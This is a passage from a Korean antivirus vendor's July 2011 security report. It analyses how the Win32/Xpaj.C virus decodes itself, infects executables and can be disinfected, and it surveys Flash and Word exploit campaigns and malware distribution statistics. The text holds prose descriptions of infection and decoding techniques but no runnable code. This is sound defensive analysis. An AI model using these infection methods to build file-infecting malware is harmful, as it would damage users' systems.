앞에서 설명한 것처럼 첫 4 bytes는 스택에 저장된 데이터를 그대로 덮어쓰고 그 뒤의 데이터들은 4 bytes 씩 스택에 저장된 다른 데이터들을 이용해서 디코딩한다. 즉, [그림 1-90]내의 스택에 보면 각 데이터값들을 '디코딩 연산 값. 1,2,3'으로 표현을 하였다. 여기서 '디코딩 연산 값. 2'를 하나씩 더하고 '디코딩 연산 값3'과 더한 후 4 bytes 이후의 값들과 xor 연산을 하면서 디코딩한다.

[그림 1-90] 디코딩 전후의 변화와 디코딩 과정의 수식표현



이런 과정들을 거치면서 바이러스 코드부분을 디코딩한 후에 그곳을 분기하면서 본격적으로 감염동작을 하기 위한 작업을 한다.

2-3. Infector

디코딩된 바이러스 코드부분을 간단하게 요약해서 감염동작 하는 부분만을 뽑아낸다면 [그림 1-91]과 같다고 할 수 있다. 실제로는 많은 양의 코드들이 있고 하나의 API 주소를 얻어오기 위해서도 많은 과정을 거친다. 그중에는 굳이 필요 없는 'garbage code'가 많았는데 이 때문에 분석이 쉽지 않았으며 많은 시간이 필요했다.

이 복잡한 Win32/Xpaj.C형은 다음의 동작을 수행한다.

① 시스템에 있는 '.exe', '.dll' 등의 파일들을 'MapViewOfFile' API를 이용해 메모리에 매핑한다.


② 파일 헤더 부분과 섹션 정보들을 읽어서 '감염 대상파일인지', 그렇다면 '바이러스 몸체는 어느 섹션에 삽입해 놓을 것인지'를 결정하는 동작을 한다.

③ 감염 조건에 맞는 파일과 섹션을 찾는 다면 '%temp%' 폴더에 임시 파일을 생성하여 다시 'MapViewOfFile' API를 통해 메모리에 매핑하고 정상파일에 바이러스에 감염된 상태의 데이터들을 저장하고 '.tmp'파일을 생성한다.

④ 정상파일을 삭제하고 같은 경로와 이름으로 '.tmp'파일을 복사하고 이 파일은 삭제하는 방식으로 감염대상 파일들을 감염한다.

⑤ 2번의 동작에서 감염 대상 파일과 조건에 맞는 섹션을 찾지 못한다면 바로 'UnMapViewOfFile'과 'CloseHandle' API를 호출해 매핑되어 있는 메모리 영역과 파일 핸들을 끊고 다음 파일을 다시 매핑해서 파일을 스캔 하는 동작을 한다.

[그림 1-91] Win32/Xpaj.C의 파일 감염 동작




3. 진단 & 치료

정상파일이 바이러스에 감염된 후 확연히 구분되는 특징이 있다면 이 부분을 진단에 이용하면 된다. 그러나 Win32/Xpaj.C형은 정상파일이나 감염된 파일이나 파일의 차이가 거의 없어서 현재 대부분의 AV 업체들이 진단에 어려움을 겪고 있다. 또한 진단하더라도 파일마다 많은 시간을 들여 스캔해야 하므로 엔진의 진단속도 이슈 역시 발생할 수 있다. 이러한 이유로 진단하는 데 어려움이 있지만 V3에서는 분석을 통해 확인된 정보와 바이러스 디코딩 루틴을 에뮬레이팅하는 등의 방법으로 Win32/Xpaj.C형을 진단한다.

바이러스는 진단보다 치료에 더 많은 시간과 리소스를 필요로 한다. 일반적으로 바이러스를 치료하기 위해서는 치료 데이터가 필요하다. 이 치료 데이터들을 통해 원본 데이터와 위치정보를 가지고 복원과 바이러스 몸체 부분은 삭제하는 식으로 치료를 한다. 그러나 Win32/Xpaj.C형은 그 치료데이터를 찾기가 쉽지 않았고 분석결과 다른 일반적인 바이러스들과 다르게 이 치료 데이터들조차 인코딩되어 따로 저장되어 있었다. 즉, 해당 치료 데이터를 얻기 위해서는 1차적으로 디코딩 작업을 진행한 후에 정보를 추출할 수 있었다.


패치된 CALL이나 서브루틴의 앞부분 '32bytes(0x20) 데이터'에 치료를 위한 정보가 있는 것을 확인하였고 그 부분에 치료할 위치의 RVA, 치료할 크기, 다음 패치된 CALL의 위치 등을 유추할 수 있는 정보가 있었다. [그림 1-92]는 패치된 CALL에 대한 치료 정보 데이터와 '5bytes JMP 명령어들'과 각 데이터들에 의해 어떤 정보들을 알 수 있는지 보여준다. 구조는 '32bytes(0x20) 크기의 정보데이터'와 '5bytes의 JMP 명령어'가 짝으로 패치된 CALL의 수 만큼 정보를 가지고 있다. 그리고 '5bytes의 JMP명령어'는 패치 전 정상 CALL명령어에 의해 분기하는 곳의 RVA 값이다.

[그림 1-92] 패치된 CALL명령어 치료 데이터




정상 서브루틴 또한 위와 같은 방법으로 데이터가 저장되어 있다. 차이라면 '32bytes(0x20)' 이후의 코드 부분에 '1byte 디코딩'을 한 번 더 해주어야 정상 코드가 나온다는 것이다. [그림 1-93]은 서브루틴을 치료하기 위해 필요한 '32bytes(0x20)'의 치료 데이터를 보여주고 있다. 이 치료 데이터들의 xor연산을 통해 치료할 위치와 크기 그리고 다음 서브루틴 치료를 위한 offset상의 위치 등을 알 수 있다.

[그림 1-93] 서브루틴 치료 데이터



그리고 '1byte 디코딩'을 통해 정상 서브루틴의 코드를 완성한다. [그림 1-94]의 상단에 디코딩 코드가 있는데 디코딩 하려는 데이터와 '32bytes(0x20)'의 첫번째 값 '4a'를 xor연산하는 것을 나타내고 있다. 처음으로 완성된 정상 서브루틴의 초반에는 '0x90909090…'의 데이터를 갖는데, 이는 메인 서브루틴을 나타내는 시그니처로 볼 수 있다. 마지막 5byte는 덮어 쓴 원본코드 다음 명령어로 분기하는 JMP명령어가 포함되어 있다.

[그림 1-94] 1 byte 디코딩 후의 정상 서브루틴



원래 정상 루틴에서는 주소값들이 정상 코드 영역으로 분기되도록 그 값을 가지고 있는 것이 일반적이다. 그러나 바이러스에 감염되고 디코딩된 후의 정상루틴은 바이러스 영역 내의 주소에서 동작하므로 그 주소값들을 바이러스 영역 내의 디코딩 된 정상 루틴 부분으로 보정해주는 작업을 추가로 해야 한다. 이는 바이러스 코드에서도 그대로 보정 후에 실제 디코딩된 정상 루틴을 실행시킨다.

4. 결론


일반적으로 바이러스는 최대한 시스템 내의 많은 파일을 감염시키고 분석가들이 진단/치료하기 어렵게 한다. 그러나 Win32/Xpaj.C형은 경우는 까다로운 감염 조건 때문에 다른 바이러스들에 비해 많은 파일이 감염되는 편은 아니다. 대신 감염이 까다로운 만큼 진단/치료에 많은 시간과 노력이 필요하게 되어 있다. 하루, 이틀이 아니라 1주, 2주, 아니면 한 달에 걸쳐서 바이러스와 싸워야만 진단/치료법을 적용할 수 있을 것이다. 이에 바이러스 치료에 새로운 접근법이 필요하지 않을까?'하는 생각들이 스쳐 지나가곤 했다. 정상파일들을 백업 해놓고 이들이 바이러스에 감염된 것으로 확인되면 백업 해놓은 정상파일로 교체해주는 치료는 어떨까? 물론 시스템에 부하가 발생하고 저장 공간도 부족할 것이다. 그렇지만 최근의 클라우드 기술과 파일을 MD5 또는 SHA1값으로 관리하는 방법 등을 접목한다면 AV 업체들에 조금이라도 희망적인 방법이 나타나지 않을지 생각해본다.

바이러스와 치료에 대한 특성을 잘 알고 있는 악성코드 제작자들은 점점 늘어가고 더불어 다형성 바이러스와 같이 분석 뿐만 아니라 진단/치료가 어려운 악성코드들이 계속해서 발전할 것이다. 이에 AV업체들도 정보와 기술을 자신만의 재산이라 생각하지 말고 지식을 공유하고 함께 고민해본다면 더 나은 방법과 정보가 생겨날 것이라 기대한다.

02. 시큐리티 동향
a. 시큐리티 통계

7월 MS보안 업데이트 현황

마이크로소프트사가 제공하는 이달의 보안업데이트는 긴급 1건과 중요 3건으로, 총 4건이다.



[그림 2-1] 공격 대상 기준별 MS 보안 업데이트

위험도	취약점
긴급	MS11-053 Bluetooth 스택의 취약점으로 인한 원격 코드 실행 문제점(2566220)
중요	MS11-054 Windows 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점(2555917)
중요	MS11-056 Windows CSRSS(Client/Server Runtime Subsystem)의 취약점으로 인한 권한 상승 문제점 (2507938)
중요	MS11-055 Microsoft Visio의 취약점으로 인한 원격 코드 실행 문제점(2560847)


[표 2-1] 2011년 7월 주요 MS 보안 업데이트

02. 시큐리티 동향
b. 시큐리티 이슈

국내 CVE-2011-2110 Adobe Flash 취약점 악용 증가

지난달 ASEC 리포트에서는 제로데이 취약점인 CVE-2011-2110 Adobe Flash 취약점을 소개했다. 어도비사(Adobe)에서 지난 6월 중순경 해당 취약점을 해결하기 위한 보안업데이트(APSB11-16)를 발표하였음에도 불구하고, 6-7월에 걸쳐 CVE-2011-2110 취약점을 악용하는 웹 공격이 매우 활발하게 이루어졌다.

[그림 2-2] SWF/CVE-2011-210 피해 수치




국내에서 발견되는 대부분의 악성 Flash 파일은 숨겨진 '<iframe>' 연결 페이지 안에 삽입되어 있다. 이러한 파일(악의적인 Flash 파일)은 내부적으로 'info' 파라미터를 통해 얻은 또 다른 URL로부터 악성 콘텐츠를 내려받도록 설계되어 있다. 초기에 발견된 Flash 파일 사례들은 [그림 2-3]과 같이 'info' 파라미터를 디코딩하면 절대 경로를 갖는 Full URL 정보를 얻을 수 있고, 이를 통해 온전한 악성 PE 파일을 내려받는다.

[그림 2-3] 악성 Flash 링크 사례들

최근에는 [그림 2-4]와 같이 더욱 짧아진 'info' 파라미터를 사용한다. 이를 디코딩하면 절대 경로가 아닌 상대 경로를 갖는 URL을 획득하는 변형된 형태도 발견되고 있다.

[그림 2-4] 짧아진 'info' 파라미터




또한, URL을 통해 내려받게 되는 실제 악의적인 콘텐츠 중에는 온전한 PE 파일(디코딩하면 바로 MZ 헤더가 붙어 있는)이 아닌 쉘 코드(Sell Code)의 일부만 받아오는 형태로 변형되기도 하였다. 이는 flash 파일 안에서 heap_spray를 위한 NOP+Shell Code를 생성하는 데 필요한 것으로, flash 취약점을 이용해 동작 중인 악성코드의 내부에 의해서 내려받은 부분적인 쉘 코드를 XOR 디코딩하여 사용하므로 내려받은 파일 자체는 정상적인 PE 파일이 아닐 수 있다. 한동안 해당 취약점은 그 형태가 발전되며 주요 웹 공격 익스플로이트(Exploit)로 활용될 것으로 예상된다. 웹 서핑 전에는 반드시 Adobe 제품군에 대한 업데이트가 최신으로 적용되었는지 확인하는 것이 필요하다.

MS10-087 취약점 악용 워드 악성코드 발견

최근 몇 년간 악성코드 유포에 사용되고 있는 취약점 대부분은 웹 브라우저(Web-Browser) 또는 웹 애플리케이션(Web Applications)과 관련된 것들이 많았다. 특히 최근에는 어도비 플래시 플레이어(Adobe Flash Player)에 존재하는 CVE-2011-2110 취약점을 악용한 악성코드 유포가 증가하고 있어 ASEC에서 주의를 당부한 바 있다.


최근에 발견되는 워드 취약점을 악용한 악성코드는 2010년 11월 배포한 'MS10-087 Microsoft Office의 취약점으로 인한 원격 코드 실행 문제점(2423930)' 취약점을 악용하는 사례가 대부분이다. 2011년 3월 일본에서 발생한 대지진 재난을 악용한 악성코드 유포, 2011년 5월 오사마 빈 라덴(Osama Bin Laden)의 사망을 악용한 악성코드 유포 사례들에서도 해당 취약점이 악용되었다. 최근 다시 [그림 2-5]와 같은 파일명들로 MS10-087 취약점을 악용한 악성코드들이 발견되고 있으며, 이러한 취약한 워드 파일 형태의 악성코드는 메일의 첨부파일로 유포되는 사례가 다수를 차지하고 있어 메일에 첨부된 워드 파일에 대해서는 각별한 주의가 필요하다.

[그림 2-5] 발견된 MS10-087 취약점을 악용하는 워드 파일들



발견된 취약한 워드 파일들은 모두 [그림 2-6]과 같은 쉘 코드(Shellcode)만 조금씩 다르게 조작되어 있다.

[그림 2-6] 취약한 워드 파일들에 사용된 쉘코드 일부분



앞서 언급한 바와 같이 PDF와 워드에 존재하는 취약점을 악용한 공격은 2011년 4월에 알려진 RSA 침해사고에서와 같이 메일의 첨부파일 형태로 타킷 공격(Targeted Attack)에 악용된다. 따라서 사용하는 제품에 맞는 보안 패치를 설치하는 것이 보안 위협에 노출되는 것을 근본적으로 차단할 수 있다. 이번에 발견된 MS10-087 취약점을 악용한 악성코드들은 V3 제품군에서 다음과 같이 진단한다.

– Dropper/Cve-2010-3333

MS11-050 취약점을 이용한 악성코드 유포


악성코드 제작자가 악성코드를 제작하고 유포하는 것은 금전적인 이득을 취하기 위한 하나의 생계수단이 되었다. 따라서 제작한 악성코드를 여러경로(주로 침해 사이트)를 통해 유포시켜 악성코드에 감염된 PC를 많이 양산해야 한다. 이때 해킹된 웹 사이트에 접속한 PC에 있을 만한 여러 가지 취약점들을 고려하여 최적화된 악성 스크립트가 사용되고 있다. MS11-050 취약점을 이용한 악성코드 유포사례의 구조는 [그림 2-7]과 같다.

[그림 2-7] MS11-050 취약점을 이용한 악성코드 유포구조

03. 웹 보안 동향
a. 웹 보안 통계

웹사이트 보안 요약


안철수연구소의 웹 브라우저 보안 서비스 사이트가드(SiteGuard)를 통해 산출된 2011년 7월 웹 사이트 보안 통계 자료를 살펴보면 악성코드를 배포하는 웹 사이트의 차단 건수는 145,467건이다. 또한, 악성코드 유형은 677건이며, 악성코드가 발견된 도메인은 799건, 악성코드가 발견된 URL은 4,863건이다. 2011년 7월은 전월 대비 악성코드 유형은 다소 감소하였으나, 악성코드 발견 건수, 악성코드가 발견된 도메인, 악성코드가 발견된 URL 은 증가하였다.



[표 3-1] 웹 사이트 보안 요약

월별 악성코드 배포 URL 차단 건수


2011년 7월 악성코드 배포 웹사이트 URL 접근에 따른 차단 건수는 지난 달 49,317건에 비해 295% 수준인 145,467건이다.



[그림 3-1] 월별 악성코드 발견 건수

월별 악성코드 유형


2011년 7월 악성코드 유형은 전달의 679건에 비해 유사한 677건이다.



[그림 3-2] 월별 악성코드 유형

월별 악성코드가 발견된 도메인


2011년 7월 악성코드가 발견된 도메인은 전달의 636건에 비해 126% 수준인 799건이다.



[그림 3-3] 월별 악성코드가 발견된 도메인

월별 악성코드가 발견된 URL

2011년 7월 악성코드가 발견된 URL은 전달의 2,398건에 비해 203% 수준인 4,863건이다.




[그림 3-4] 월별 악성코드가 발견된 URL

악성코드 유형별 배포 수

악성코드 유형별 배포 수는 애드웨어 류가 53,991건으로 전체 37.1%의 비율을 보이며 1위를 차지하였고, 트로잔 류가 47,844건으로 전체 32.9%로 2위를 차지하였다.

유형	건수	비율
ADWARE	**53,991**	**37.1 %**
TROJAN	47,844	32.9 %
DOWNLOADER	32,682	22.5 %
DROPPER	1,951	1.3 %
Win32/VIRUT	1,723	1.2 %
JOKE	1,081	0.7 %
APPCARE	223	0.2 %
SPYWARE	47	0.0 %
ETC	5,925	4.1 %
	145,467	**100 %**

[표 3-2] 악성코드 유형별 배포 수



[그림 3-5] 악성코드 유형별 배포 수

악성코드 배포 순위

악성코드 배포 순위는 [표 3-3]에서 볼 수 있듯이Win-Adware/ADPrime.8372410| 28,560건으로 1위를 차지하였으며, Top 10에 Win-Adware/ADPrime.837241등 7건이 새로 등장하였다.

순위	등락	악성코드명	건수	비율
1	**NEW**	**Win-Adware/ADPrime.837241**	**28,560**	**26.1 %**
2	NEW	Win-Trojan/Downloader.765408	24,755	22.6 %
3	NEW	Win-Downloader/KorAd.83968	21,064	19.3 %
4	▲1	Win-Adware/KorZlob.3919486	11,174	10.2 %
5	NEW	Win-Trojan/Downloader.802816.C	6,289	5.7 %
6	NEW	Win-Adware/Adprime.1766400	4,507	4.1 %
7	-3	Win-Downloader/Cybermy.724992	4,263	3.9 %
8	-1	Win-Downloader/Cybermy.726528	3,808	3.5 %
9	NEW	Win-Adware/BHO.Adprime.1766400	2,583	2.4 %
10	NEW	Win-Trojan/Agent.130048.EH	2,390	2.2 %
			109,393	**100 %**


[표 3-3] 악성코드 배포 Top 10

03. 웹 보안 동향
b. 웹 보안 이슈

2011년 7월 침해 사이트 현황

[그림 3-6]은 악성코드 유포목적을 위한 침해사고 사이트 현황으로, 7월에는 전월대비 약 35%의 증가를 보이고 있다. 그 원인으로는 기존의 침해 사이트 중 5, 6월에 잠잠했으나 7월에 들어서 침해사고가 재발한 사이트들의 증가와 신규로 발견된 침해 사이트 때문으로 풀이할 수 있다.

[그림 3-6] 2011년 7월 악성코드 유포목적의 침해 사이트 현황



[표 3-4]는 한 달 동안 침해 사이트를 통해서 유포된 악성코드 Top 10을 나타낸 것이다. 7월에 47개의 사이트에서 유포된 Win-Trojan/Onlinegamehack55.Gen, Win-Trojan/Onlinegamehack56.Gen은 특정 온라인 게임 사용자의 계정정보를 탈취하는 온라인 게임핵 악성코드를 보호하기 위한 RootKit이다. 주 단위로 악성코드 Top 10을 비교해 보면 일부를 제외한 대부분은 새로운 진단명이 Top 10에 랭크된다. 이는 주로 주말에 유포되고 있는 악성코드가 자동화, 대량화를 기반으로 일회성 유포되고 있음을 의미한다. 7월 한 달간 침해 사이트들을 통해서 유포된 악성코드들의 동향을 요약해 보면 아래와 같다.

[표 3-4] 해킹된 웹 사이트를 통해서 유포된 악성코드 Top 10


순위	악성코드명	건수
1	**Win-Trojan/Onlinegamehack55.Gen**	**47**
2	Win-Trojan/Onlinegamehack56.Gen	47
3	Win-Trojan/Patched.DE	23
4	Dropper/Onlinegamehack.141502	14
5	Dropper/Onlinegamehack.81872	14
6	Win-Trojan/Agent.33661822	14
7	Dropper/Onlinegamehack.33624586	14
8	Dropper/Onlinegamehack.84276	13
9	Dropper/Onlinegamehack.33651660	13
10	Win-Trojan/Onlinegamehack.33597952.B	13

- 소셜커머스(Social Commerce) 사이트 악성코드 유포: http://core.ahnlab.com/307
- MS11-050 취약점을 이용한 악성코드 유포: http://core.ahnlab.com/309
- 시스템 파일 교체 악성코드는 계속 변화 중: http://core.ahnlab.com/312
- 노출형 배너 광고를 이용한 악성코드 유포사례: http://core.ahnlab.com/315

소셜커머스(Social Commerce) 사이트를 통한 악성코드 유포

최근 소셜 커머스(Social Commerce) 사이트들이 많이 생겨나면서 이런 사이트들에 대한 공격과 해킹된 소셜 커머스 사이트를 통한 악성코드 유포사례가 발생했다. 유포된 악성코드가 PC를 감염시키기 위해서 사용한 취약점들을 정리해 보면 [그림 3-7]과 같으며, 다수의 취약점을 사용하여 최대한 많은 PC들을 악성코드에 감염시키려 했음을 알 수가 있다.

[그림 3-7] 악성코드 스크립트의 동작구조




노출형 배너 광고를 이용한 악성코드 유포사례

